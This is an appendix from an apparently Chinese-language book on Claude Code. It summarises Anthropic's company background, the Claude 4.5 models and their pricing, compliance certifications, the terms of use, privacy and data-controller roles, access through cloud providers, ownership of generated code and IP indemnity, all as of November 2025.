## B.1 Anthropic 公司概要、合規作為、適用的契約條款與前提知識

### 確認使用 Claude Code 的目的與前提

Claude Code 基本上在手邊裝置使用、動作俐落，因此容易忘記「輸入內容其實是透過 API 飛到網際網路的另一端」。使用者輸入的資訊、Claude Code 讀入的檔案內容等，實際推論是在 Anthropic 使用的資料中心運作的 Claude 模型系列上執行。因此用於業務時，需事先確認「與使用他公司網路服務時相同」的要點，並整備全公司安全使用的規則。別走向「只是開發用就別想太多直接試」或「單純怕生成式 AI 就禁止」這類極端結論，理解「安全活用便利工具」所需的要點吧。

以下先確認提供 Claude Code 的 Anthropic 公司概要與 Claude 模型家族概觀，再確認 Anthropic 的合規作為與法律規約（依方案適用的規約不同，需注意），並確認智慧財產補償與生成程式碼的著作權。

以下資訊皆為 2025 年 11 月時點筆者調查所得，不含任何法律建議。最新資訊務必於官方網站確認，並諮詢法務部門或律師。

### Anthropic 公司概要

**基本資訊**——Anthropic 採取 PBC（Public Benefit Corporation，公益法人）這種法人形態：依美國德拉瓦州法，章程載明同時追求營利目的與公共利益（社會貢獻）。股份公司的經營目的是「股東利益最大化」，PBC 的經營者則被法律課以「也須貢獻股東以外利害關係人利益」的義務。Anthropic 把「為人類長期利益、負責任地開發與維持先進 AI」定義為事業目的之一。

**沿革**——Anthropic 由含曾在 OpenAI 參與 GPT-2、GPT-3 開發的技術者在內共 7 人於 2021 年創立。CEO 是曾任 OpenAI 研究 VP、GPT-2 論文共同作者的 Dario Amodei；社長（President）是其妹、曾任 OpenAI 安全性與政策副總裁的 Daniela Amodei。2025 年 10 月於東京設立「Anthropic Japan 合同會社」，開始強化日本的營業與支援。

**募資與營業狀況**——自創立起募資順利，近一年收益成長、估值與募資額俱增。最近一次募資為 Series F（2025 年 9 月），募資 130 億美元、估值 1,830 億美元。至今的投資含 Amazon、Google 各數十億美元，是生成式 AI 領域非上市企業中僅次於 OpenAI 的第二高估值。收益面：2024 年初年化營收 8,700 萬美元，到 2025 年 8 月已達年化逾 50 億美元。在企業 LLM API 市場份額 Anthropic 以 32% 居首，開發者程式碼生成市場份額也以 42% 居首。

## Claude 模型家族

目前主力是由 Claude 4 系列演進的 Claude 4.5 系列：2025 年 9 月 Claude Sonnet 4.5、10 月 Claude Haiku 4.5、11 月 Claude Opus 4.5。三者在本書主題（程式設計）的基準分數都高，且長時間作業或情境多時輸出也不易破綻。

- **Claude Opus 4.5（2025 年 11 月）**：最高階。最大 20 萬 token。輸入 5 美元、輸出 25 美元（／百萬 token）。
- **Claude Sonnet 4.5（2025 年 9 月）**：中階。標準 20 萬 token（Beta 選項可至 100 萬）。輸入 3 美元、輸出 15 美元（／百萬 token），為 Opus 的 3/5。
- **Claude Haiku 4.5（2025 年 10 月）**：最輕量。標準 20 萬 token（Beta 可至 100 萬）。輸入 1 美元、輸出 5 美元（／百萬 token），為 Opus 的 1/5。

## 合規作為（第三方認證）

Anthropic 為讓企業安心使用 Claude 產品，實施合規作為並取得多項第三方認證（由獨立稽核機構驗證資安管理體制、資料保護、隱私保護的實效）。可從 Anthropic Trust Center (<https://trust.anthropic.com/>) 確認對應狀況。

- **SOC 2 Type II 認證**——AICPA 制定的資安、可用性、處理完整性、機密性、隱私的稽核基準；Type II 驗證一定期間實際運作的有效性，較 Type I 嚴格。適用 Commercial Terms 的方案（Team/Enterprise/API）使用者，可經 Trust Center 申請存取 SOC 2 報告。
- **ISO/IEC 27001:2022 認證**——ISO 制定的資訊安全管理國際規格，證明已建立資安政策、風險評估、存取控制、事故管理、營運持續計畫等綜合管理體制。
- **GDPR 遵循（歐盟一般資料保護規則）**——世界最嚴格資料保護法之一。Anthropic 處理 EU 境內使用者資料時，保證資料主體權利（存取、刪除、可攜性等），並提供資料處理契約（DPA）。
- **HIPAA 對應（醫療資訊保護）**——美國醫療資訊保護法。Claude API 使用者可與 Anthropic 簽訂 BAA（Business Associate Agreement），在 HIPAA 遵循環境使用 Claude。

- **其他**——CCPA（加州）、PIPEDA（加拿大）、UK GDPR（英國）、APPI（日本個資法）等。

合規文件（SOC 2 Type II 報告、ISO 27001 證書、DPA、滲透測試報告等）可向 Trust Center 申請存取，供企業法務或合規團隊內部稽核、供應商評估時使用。

## 法律規約的確認

**各方案適用的規約**——使用 Claude Code 需使用 Anthropic 提供的訂閱或 API，方案種類不同、適用規約有差異（表 1）。

[[TABLE:A1]]

註：法人客戶也適用隱私政策，但當法人客戶向使用者提供帳號、或使用以 Claude 驅動後端的應用程式時，法人客戶為「資料控管者」、Anthropic 為「資料處理者」的部分，不適用隱私政策。

**Usage Policy 的禁止事項**——所有 Claude 產品/服務（含 Claude Code）皆適用 Usage Policy（<https://www.anthropic.com/legal/aup>），無論方案（Free/Pro/Max/Team/Enterprise）或提供形態（直接簽約/Bedrock/Vertex AI）皆普遍適用。主要禁止事項：① 選舉相關（毀損民主程序、目標式競選活動）；② 惡意電腦活動（製作惡意程式、網路攻擊、侵害基礎設施——例外：經系統所有者同意的正當滲透測試/弱點診斷可）；③ 侵害隱私（未經同意的監控、以生物特徵推測屬性、訊問目的的情緒分析）；④ 政府審查（代政府進行審查的內容分析/特定）；⑤ 一般禁止（兒童虐待素材、暴力/歧視、武器設計、競品 AI 模型訓練用途）；⑥ 高風險用途（醫療決定、法律指引、財務建議、雇用決定——要求：人在迴圈監督+向終端使用者揭露 AI）。違反被發現時，可能限制、暫停或終止存取，模型輸出可能被阻擋或修改。

**隱私政策與資料控管者的關係**——消費者方案（Free/Pro/Max）中 Anthropic 為資料控管者（Data Controller），對使用者個資處理方式有決定權與責任，適用 Anthropic 隱私政策（規範收集的個資種類、使用目的（提供服務、改善、訓練等）、保留期間、使用者權利、第三方共享範圍）。Claude for Work（Team/Enterprise）中，企業管理者為資料控管者、Anthropic 為資料處理者（Data Processor）的部分，不適用 Anthropic 隱私政策，改適用 Commercial Terms 與 DPA，企業依自家隱私政策負責管理員工與相關者資料。**因此，企業要妥善履行資料管理責任而使用 Claude Code 時，建議選 Claude for Work（Team 或 Enterprise）方案。**

此外，消費者方案（Free/Pro/Max）的「協助改善 Claude」項目可由各使用者在設定中選擇加入（opt-in）/退出（opt-out）。若使用者選擇加入，等於允許把聊天或程式設計工作階段的資料用於 Anthropic AI 模型的訓練與改善。**在此設定開啟下生成業務程式碼時，輸入的提示（業務邏輯、需求、設計思想等）可能被納入 Anthropic 訓練資料、企業機密等可能被納入模型學習，需特別注意。**

**經 Amazon Bedrock 使用與契約文件的適用關係**——Claude Code 除 Anthropic 直接提供的訂閱外，也可經 Amazon Bedrock、Google Vertex AI 等雲端服務存取 Claude 模型。此選擇大幅影響適用的契約文件體系、準據法與管轄法院，需依企業合規要求審慎評估。經 Bedrock/Vertex AI 使用 Claude

時，Anthropic 規約與雲端供應商規約皆相關。以 Amazon Bedrock 為例，須遵守 AWS 契約（AWS Customer Agreement、AWS Service Terms 中 Bedrock 相關部分、AWS 適正使用規約）以及 Anthropic 規約（Anthropic on Bedrock Commercial Terms、Usage Policy）。特徵是：經 Bedrock 存取模型時，模型存取部分的準據法與管轄法院依「客戶↔AWS」契約，依 AWS Customer Agreement，日本企業可選日本法、並指定日本法院為管轄。

關於資料落地（data residency），Anthropic 在 2025 年 10 月 Anthropic Japan 活動公布「日本使用者使用 Claude 時，會使用日本或東亞地區的資料中心」，但規約上並未保證；經 Bedrock 存取模型則可指定模型所在區域。關於資料的訓練使用，Bedrock 標準政策明載「客戶資料不會用於模型學習」。

## 生成程式碼的著作權

關於 Claude Code 生成的程式碼著作權，Consumer Terms 與 Commercial Terms 都明載「輸出的權利讓渡給使用者」。也就是說，無論是 Free/Pro/Max 等消費者方案，或 Team/Enterprise/API 等商用方案，生成程式碼的著作權在適用法範圍內歸屬使用者。

## 智慧財產補償（IP Indemnity）

企業商用使用 Claude Code 時的重要保護機制是智慧財產補償（IP Indemnity）：當生成程式碼被控侵害第三方智財權而被提告時，由 Anthropic 在法律與金錢上支援企業。Anthropic 的 Commercial Terms 明載：當生成輸出被第三方主張侵害智財權時，提供因應訴訟、交涉、和解的智財補償。其除外事項（如「客戶對服務/輸出的修改」「未即時聯絡 Anthropic」等）也訂得很細，務必確認。**注意：此智財補償不適用於消費者方案。**此外，Anthropic 的總責任額可能受限於「過去 12 個月客戶實際支付的費用」，故損害額很大時可能無法全額涵蓋，亦須注意。

本附錄概觀了使用 Claude Code 時該理解的 Anthropic 公司概要、相關合規作為與適用契約條款。為了安全且每日安心地使用已開始用於商業關鍵場景的 Claude Code，請把「每當必要文件更新就務必確認、檢視其對自身業務的影響」做成持續性的活動。

**重要注意事項：**本節資訊為 2025 年 11 月時點，契約條款與各公司政策可能變更。實際導入時，務必確認最新官方文件，並強烈建議諮詢法務部門或律師。

**參考文件（2025 年 11 月時點）：**Anthropic Usage Policy / Consumer Terms / Commercial Terms / Privacy Policy；AWS Customer Agreement、AWS Bedrock Service Terms；Google Cloud Terms、Vertex AI Service Specific Terms；Anthropic Trust Center。